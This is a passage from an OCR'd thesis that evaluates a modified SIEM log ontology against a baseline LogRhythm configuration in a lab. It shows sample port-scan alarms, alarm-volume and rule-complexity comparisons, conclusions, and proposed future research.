


This message may contain extra line breaks.

From: Logrhythm@lab.local
Sent: Tue 10/20/2015 10:06 PM
To: labadmin
Cc:
Subject: LogRhythm Batch Notification (47 alarms(s) included)

```
ALARM ID:                369638
ALARM DATE:              10/20/2015 9:35:54 PM(UTC-06:00) Central Time (US & Canada)
FIRST EVENT DATE:        10/20/2015 9:35:40 PM(UTC-06:00) Central Time (US & Canada)
LAST EVENT DATE:         10/20/2015 9:35:40 PM(UTC-06:00) Central Time (US & Canada)
EVENT COUNT:             1
DIRECTION:               Unknown
CLASSIFICATION:          Reconnaissance
COMMON EVENT:            AIE: Recon: Internal Port Scan: Slow
RISK BASED PRIORITY (RBP):72.00
ORIGIN HOST:             172.16.0.3
IMPACTED HOST:           IIS * (10.13.201.61)
ALARM RULE NAME:         AIE: Recon: Internal Port Scan: Slow
ALARM RULE DESCRIPTION:  AIE: Internal host slowly sending traffic to over 20 ports on another internal host, indicating a
possible advanced port scan.

Network Analytics - NTA
LOG SOURCE INFORMATION:  AI Engine Server (LogRhythm AI Engine)
ZONE (ORIGIN):           Internal
ZONE (IMPACTED):         DMZ
ENTITY (ORIGIN):         Global Entity
ENTITY (IMPACTED):       DMZ
ALARM RULE ID:           176

LOG MESSAGES
------------------------------

<aie v="1"><_0 DHost="1|2|10.13.201.61|5|" NormalMsgDate="2015-10-21 02:35:30" NormalMsgDateLower="2015-10-21 02:33:30"
NormalMsgDateUpper="2015-10-21 02:36:00" RecCount="20" RuleBlockType="7" SHost="
```

Figure 7.3:Example Email Alert from Baseline SIEM Ontology Indicating Port Scan Activity



This message may contain extra line breaks.

From: Logrhythm@lab.local
Sent: Tue 10/20/2015 10:06 PM
To: labadmin
Cc:
Subject: LogRhythm Batch Notification (47 alarms(s) included)


```
**************************************************************************

ALARM ID:                369640
ALARM DATE:              10/20/2015 9:36:37 PM(UTC-06:00) Central Time (US & Canada)
FIRST EVENT DATE:        10/20/2015 9:36:29 PM(UTC-06:00) Central Time (US & Canada)
LAST EVENT DATE:         10/20/2015 9:36:29 PM(UTC-06:00) Central Time (US & Canada)
EVENT COUNT:             1
DIRECTION:               Unknown
CLASSIFICATION:          Attack
COMMON EVENT:            AIE: Attack: Internal Port Scan then Attack
RISK BASED PRIORITY (RBP):88.00
IMPACTED HOST:           IIS * (10.13.201.61)
ALARM RULE NAME:         AIE: Compromise: Internal Port Scan then Attack
ALARM RULE DESCRIPTION:  AIE: Port scan on multiple, unique ports followed by an attack/malware/compromise/critical/DoS event
within a given time period on one of the impacted hosts (default 1 hour).

Holistic Analytics - HTA
LOG SOURCE INFORMATION:  AI Engine Server (LogRhythm AI Engine)
ZONE (ORIGIN):           Unknown
ZONE (IMPACTED):         DMZ
ENTITY (ORIGIN):         Global Entity
ENTITY (IMPACTED):       DMZ
ALARM RULE ID:           157

LOG MESSAGES
------------------------------

<aie v="1"><_0 DHost="1|2|10.13.201.61|5|" NormalMsgDate="2015-10-21 02:35:00" NormalMsgDateLower="2015-10-21 02:30:00"
NormalMsgDateUpper="2015-10-21 02:36:00" RecCount="20" RuleBlockType="7" /><_1 D
```

Figure 7.4: Example Email Alert from Baseline SIEM Ontology Indicating Port Scan Activity with Incomplete Information

7.2.2 Modified SIEM Ontology Email Alert Analysis

In contrast to the 47 batched alarms generated by the baseline SIEM ontology, the modified SIEM ontology accurately identified the scan activity with a single alarm. This was achieved by aggregating metadata fields from multiple events within the alarm. Note the event field within the notification reflects 92 related events were combined to generate the alert depicted in figure 7.5, while all alarm notifications

generated in the baseline configuration were comprised of a single event, even when batched. The modified SIEM alarm title, depicted in the email subject line, identifies this event as being associated with suspected reconnaissance activity and the aggregate field for correlation is the "origin host" field. The origin host, highlighted in red, is correctly identified as the Kali Linux machine with IP address 172.16.0.3. The entire list of targeted machines is provided within the alert and highlighted in green. Supporting metadata, including port numbers, and names for aggregated events are highlighted in purple.



From: Logrhythm@lab.local Sent: Mon 11/23/2015 2:16 PM
To: labadmin
Cc:
Subject: LogRhythm Alarm - Multiple Reconnaissance Events by Origin Host

ALARM ID: 373173
ALARM DATE: 11/23/2015 2:15:46 PM(UTC-06:00) Central Time (US & Canada)
FIRST EVENT DATE: 11/23/2015 2:15:44 PM(UTC-06:00) Central Time (US & Canada)
LAST EVENT DATE: 11/23/2015 2:15:44 PM(UTC-06:00) Central Time (US & Canada)
EVENT COUNT: 92
DIRECTION: Unknown
CLASSIFICATION: Probing, Reconnaissance Alarm
COMMON EVENT: AIE: EOI_IDS_Snort_Alarm, AIE: EOI_Windows_Connection_Denied_by_Windows_Fire, AIE: Reconnaissance Events of interest by Oigin ho
RISK BASED PRIORITY (RBP):61.00
ORIGIN HOST: 172.16.0.3
IMPACTED HOST: EXCH1 * (10.13.201.60), IIS * (10.13.201.61), DC2 * (10.13.201.68), DC1 * (10.13.201.67), LRXMLAB * (10.13.201.93), W7host * (10.13.201.94)
ALARM RULE NAME: Multiple Reconnaissance Events by Origin Host
ALARM RULE DESCRIPTION:
LOG SOURCE INFORMATION: AI Engine Server (LogRhythm AI Engine)
MPE RULE: ET DOS MS RDP syn then reset attempt, EVID 5157 : Filtering Platform Blocked Connection
ZONE (ORIGIN): Internal
ZONE (IMPACTED): DMZ, Internal
ENTITY (ORIGIN): Global Entity
ENTITY (IMPACTED): DMZ, Internal_LAN
TCP/UDP PORT (ORIGIN): 45758\TCP, 45757\TCP, 45756\TCP, 45755\TCP, 45754\TCP, 45753\TCP, 45746\TCP, 8080\?
TCP/UDP PORT (IMPACTED): 3389\TCP, 45747\?, 45746\?
PROTOCOL: TCP
OBJECT: et dos microsoft remote desktop (rdp) syn then reset 30 second dos attempt
SUBJECT: attempted denial of service
ALARM RULE ID: 1000000066
VENDOR MESSAGE ID: 2014384, 5157

LOG MESSAGES

<aie v="1"><_0 CommonEventID="100000059" DHost="1|2|10.13.201.60|3|" DIP="10.13.201.60" DPort="3389" MPERuleID="1000034449" MsgClassID="6030" NormalMsgDate="2015-11-23 20:15:44" NormalMsgDateLower="20

<aie v="1"><_0 CommonEventID="100000059" DHost="1|2|10.13.201.60|3|" DIP="10.13.201.60" DPort="3389" MPERuleID="1000034449" MsgClassID="6030" NormalMsgDate="2015-11-23 20:15:44" NormalMsgDateLower="20

Figure 7.5: Example Email Alert from Modified SIEM Ontology

7.2.3 Alarm Forensic Value Conclusions

The modified SIEM alarms provide considerably more correlated data with each alarm than the baseline SIEM alarms. As a result, security analysts are more likely to be presented with enough information to draw conclusions regarding the nature of the detected activity and potentially execute fewer specific queries to validate their hypothesis. The alarms presented using the baseline SIEM configuration often required a considerable amount of analysis of similar alarms in order to determine what data was actually detected and what data may warrant additional investigation. The data contained within the modified alarm was clearly superior to the data contained within the baseline SIEM alarms from a forensic perspective.

7.3 Comparison of Email Alarm Volume between SIEM Ontologies

The baseline SIEM configuration generated 2,364 alarms from 9/29/2015 to 10/21/2015, an average of approximately 100 alarms per day. Conversely, the modified SIEM configuration generated 8 alarms from 11/23/2015 to 11/30/2015, an average of 1 alarm per day. Figure 7.6 depicts a screen capture of historical emails associated with the baseline SIEM configuration and figure 7.7 depicts emails associated with the modified SIEM configuration.




Figure 7.6: Email Alerts Generated by Baseline SIEM from 29 September to 21 October




Figure 7.7: Email Alerts Generated by Baseline SIEM from 23 to 30 November

The decreased alarm volume may be attributed to the decreased number of detection rules configured between the two deployments. The modified SIEM configuration contained less than a third of the alarms contained within the baseline SIEM configuration. However, the modified SIEM configuration generated 99% less alarms than the baseline configuration when test data was not being generated. The 128 baseline SIEM rules generated an average of .78 alarms per rule per day, while the modified SIEM rules generated an average of .025 alarms per rule per day. In light of the improved true positive detection rate exhibited by the modified rule set, it is determined the decrease per alarm rule rate during non-testing conditions reflects a decreased false positive rate.

7.4 SIEM Rule Complexity Comparison

The baseline SIEM rule set consisted of 128 correlation rules while the modified SIEM rule set consisted of 39 rules. This was achieved by segregating rules into separate groups consisting of specific event queries and aggregate alarm queries, while the baseline SIEM configuration only leveraged specific queries. The modified SIEM rule set is roughly 30% the size of the baseline SIEM rule set. The decreased number of queries required to detect threat actions is assessed to be an improvement over the base model due to the assumption that fewer administrative actions will be required by SIEM engineers to maintain the system. Additionally, the queries contained within the modified SIEM rule set hierarchy were generally less complex than the baseline rule when compared side by side.

7.4.1 Baseline SIEM Rule Complexity Analysis

Figure 7.8 depicts a baseline rule constructed to detect abnormal processes launched by a specific computer. This rule consists of two stages, a baselining or learning stage and a threshold comparison stage. The baselining stage constructs a dynamic list of unique values during the learning period, which is configured to be seven days by default, and generates an average number of unique values observed by host. The threshold stage searches for deviations from said base line. The example in figure 7.8 searches for more than 5 unique processes running in memory beyond the average determined by the baseline.




Figure 7.8: Baseline SIEM Process Anomaly Detection Rule

Figure 7.9 depicts the amount of system resources consumed by the baseline SIEM process monitoring rule. As the rule is designed to maintain a baseline in memory, this rule consumes approximately 17% of the memory allocated to the "Advanced Intelligence Engine" service running on the SIEM.




Figure 7.9: Baseline SIEM Process Anomaly Detection Rule Resource Consumption

7.4.2 Modified SIEM Rule Complexity Analysis

Figure 7.10 depicts a modified rule constructed to detect abnormal processes launched on a specific computer, similar to the baseline SIEM rule discussed previously. However, this rule leverages a static list of approved processes rather than a baselining mechanism. This list was derived from the static indicators depicted in the investigation phase of chapter 6 of this thesis. Using a static indicator list removes the need to implement a multi-stage rule consisting of baselining and thresholding. Additionally, the modified rule is configured to generate an event for any violation from the static list of approved processes. Alarm thresholding is performed by a separate set of rule blocks that also perform aggregation. This configuration allows every violation to populate an event database for investigation by analysts even if no alarm was triggered. However, the baseline configuration only generates an anomalous event if the threshold is exceeded.

Figure 7.11 depicts the resources consumed by the modified SIEM query. The resources consumed by the modified SIEM rule are negligible and reported as 0% of the total resources available to the "Advanced Intelligence Engine" process running on the SIEM. This is a marked improvement over the baseline SIEM rule constructed to perform the same function.




Figure 7.10: Modified SIEM Process Anomaly Detection Rule


Figure 7.11: Modified SIEM Process Anomaly Detection Rule Resource Consumption

7.5 Investigation Framework Analysis

7.6 Conclusions

The modified ontology appears to be an improvement over the baseline SIEM ontology in every dimension measured throughout this thesis. The modifications depicted within this thesis successfully resulted in a drastic reduction in the number alarms that provided little forensic value to analysts. Additionally, the amount of data provided on a per alarm basis was greatly improved through the novel aggregation mechanism provided by the adoption of them modified log ontology classification labels paired with identity metadata fields specific to each kill-chain phase. Though the primary motivation for the modified log ontology revolved around alarm forensic value, marked improvements in SIEM resource consumption were noted following the implementation of simplified correlation rule queries.

Additionally, it is assessed that simpler correlation queries will result in decreased administrative effort required by SIEM engineers to maintain the system.

These improvements are assessed to have improved the mean time required to detect security events based on the following factors:

- Increased visibility during network security attacks through improved detection rate (roughly 70% improvement in number of test cases detected).
- Increased number of metadata fields contained within alarms generated.
- Decreased total alarm volume.
- Decreased effort required by engineers to deploy detection rules.
- Decreased system resource requirements preventing potential processing bottlenecks.

8 Contributions and Areas of Further Research

8.1 Research Contributions

Several prospective contributions to future security monitoring research have been identified within this thesis and are explained in further detail in the following subsections.

8.1.1 Network Security Laboratory Design

The network security laboratory environment created for this thesis is suitable for multiple security research applications beyond the scope of this thesis. The environment is ideal for malware analysis based on the ability to compartmentalize the virtualized environment from the public facing internet, yet still maintain internal network connectivity and services. Additionally, the security lab design is portable and may be deployed across multiple hardware implementations in parallel, as was demonstrated within this thesis. This laboratory environment has been referenced by the author for consulting engagements beyond the scope of this thesis, with great success in evaluating cyber-attack indicators of compromise. Additionally, the software selected to design the security lab is freely available to students of most universities and may serve as a model for constructing similar labs dedicated to network security research.

8.1.2 Advanced Persistent Threat Attack Scenario

A similar scenario stimulating the entire spectrum of kill-chain actions could not be discovered during the research conducted in support of this thesis. The test cases designed for this thesis required an extensive amount of field research spanning several months to develop. The "attack replication" section of chapter 9 in this thesis is detailed enough for a network security novice to replicate the actions depicted and generate adequate security data for continued evaluation of network and endpoint security solutions. As such, this scenario is assessed to be one of the premier network security test scenarios published to date.

8.1.3 Network Security Investigation Framework

The investigation framework designed around two of the predominant kill-chain models is currently unique within the realm of network security. The notion of "pivoting" within data sets has been widely discussed within security circles, but often continues to revolve around layer three of the Open Systems Interconnectivity (OSI) model, specifically IP addresses. This framework extended investigation pivoting to discrete logical aggregate fields for specific attack phases. This framework has also been validated through field work and consulting performed by the author beyond the scope of this thesis with great success. The marked improvements in SIEM correlation rule detection rates are attributed to the theoretical foundation of the investigation framework devised within this thesis.

8.1.4 A Method for Aggregating SIEM Data through a Hierarchy of Structured Data Queries

The method employed to create alarms aggregating metadata from multiple events is not commonly observed within SIEM technologies. Though the capability is present within the software, it is seldom observed within industry due to the belief that human analysts may augment shortcomings in SIEM data aggregation within alarms through a series of directed queries. As such, most SIEM administrative work appears to fixate on detecting events that may prompt human analysts to initiate investigations, rather than provided data to support investigations. The novel approach exhibited in this thesis is argued to be more efficient in equipping human beings to triage trivial notifications and rapidly identify critical events from a pool of security alarms. The aggregate fields provided within the investigation framework may be beneficial in future research dedicated to data aggregation in security expert systems in support of human analytical triage.

8.1.5 Advanced Persistent Threat SIEM Log Ontology

Though a specific SIEM technology was leveraged to implement this framework, the principles of metadata aggregation and identifier field correlation may be extended to any SIEM platform that performs data normalization. The author is currently entertaining efforts beyond this thesis to deploy this ontology within Splunk, and Elasticsearch deployments.

8.2 Future Work

Several potential research areas were identified throughout the course of developing this thesis that may benefit the advancement of network security monitoring. These areas are explained in further detail within the following subsections.

8.2.1 Dynamic Suspicion Escalation across Kill-Chain Phases within SIEM Systems

This thesis focused on metadata aggregation within discrete phases of the kill chain. It may be beneficial to extend this aggregation through SIEM rule chains that report successful completion of multiple actions across the kill chain. Many existing SIEM solutions implement correlation rules comprised of multiple logic blocks; however they do not currently leverage the log ontology devised within this thesis and often result in high false negative or false positive detection ratios. Applying the novel log ontology to more complex correlation rules was not evaluated within this thesis, but may be beneficial in identifying additional efficiencies in data presentation to analysts and improvements in alarm detection rates. The hybrid SIEM rule hierarchy discussed in section 4.5 of this thesis may be modified to reflect the new log ontology and evaluated for its suitability in developing SIEM rule chains.

